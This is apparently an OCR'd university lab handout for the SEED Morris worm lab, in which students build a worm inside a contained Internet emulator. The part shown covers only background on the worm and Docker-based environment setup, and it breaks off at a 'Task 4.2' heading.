Lab 4 Morris Worm

OverviewThe Morris worm (November 1988) was one of the oldest computer worms distributed via the Internet, andthe first to gain significant mainstream media attention [1]. While it is old, the techniques used by mostworms today are still the same, such as the WannaCry ransomware in 2017. They involve two main parts:attack and self-duplication. The attack part exploits a vulnerability (or a few of them), so a worm can getentry to another computer. The self-duplication part is to send a copy of itself to the compromised machine,and then launch the attack from there. A detailed analysis of the Morris worm was given by Spafford [2].

The goal of this lab is to help students gain a better understanding of the behavior of worms, by writinga simple worm and testing it in a contained environment (an Internet emulator). Although the title of this labis called Morris worm, the underneath technique used is quite generic. We have broken down the techniqueinto several tasks, so students can build the worm incrementally. For testing, we built two emulated Internets,a small one and a larger one. Students can release their worms in each of these Internets, and see how theirworms spread across the entire emulated Internet.

The lab covers the following topics:

- Buffer-overflow attack
- Worm's self-duplication and propagation behavior
- The SEED Internet emulator
- Network toolsPrerequisite.There are several parts in this lab, including attacking, self duplication, and propagation.The attacking part exploits the buffer-overflow vulnerability of a server program. This vulnerable serveris the same as the one used in the Level-1 task of the buffer-overflow attack lab (the server version). Wesuggest that students work on the buffer-overflow lab first before working on this lab, so they can focus onthe worm part in this lab.Lab environment.

This lab has been tested on our pre-built Ubuntu 20.04 VM, which can be downloadedfrom the SEED website. Since we use containers to set up the lab environment, this lab does not dependmuch on the SEED VM. You can do this lab using other VMs, physical machines, or VMs on the cloud.


1 ----------

In internet-nano folder, start docker (e.g. using the command)

ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ sudo docker-compose build


(if you closed it, and restart, don't do the build again)

SAMPLE



Start the container

docker-compose up



Then go to the map folder and do the same


Build then up

Sudo docker-compose build


Then

Sudo docker compose up

(if you need to clean sudo docker compose down, then sudo docker network prune, sudo docker system prune)





Next you need to go to the map folder and also start the container using docker-compose up to start the network




You can tell if map is working by trying this page (http://localhost:8080/map.html)

You should see something like below






(This one is for the Mini not the nano)




Pick one of the nodes from the map and open a terminal




Continue steps based on lab instructions and report your screen shots/observations


Open two terminals and create some traffic




You can see now that the source machine is in different color



Task 4.2

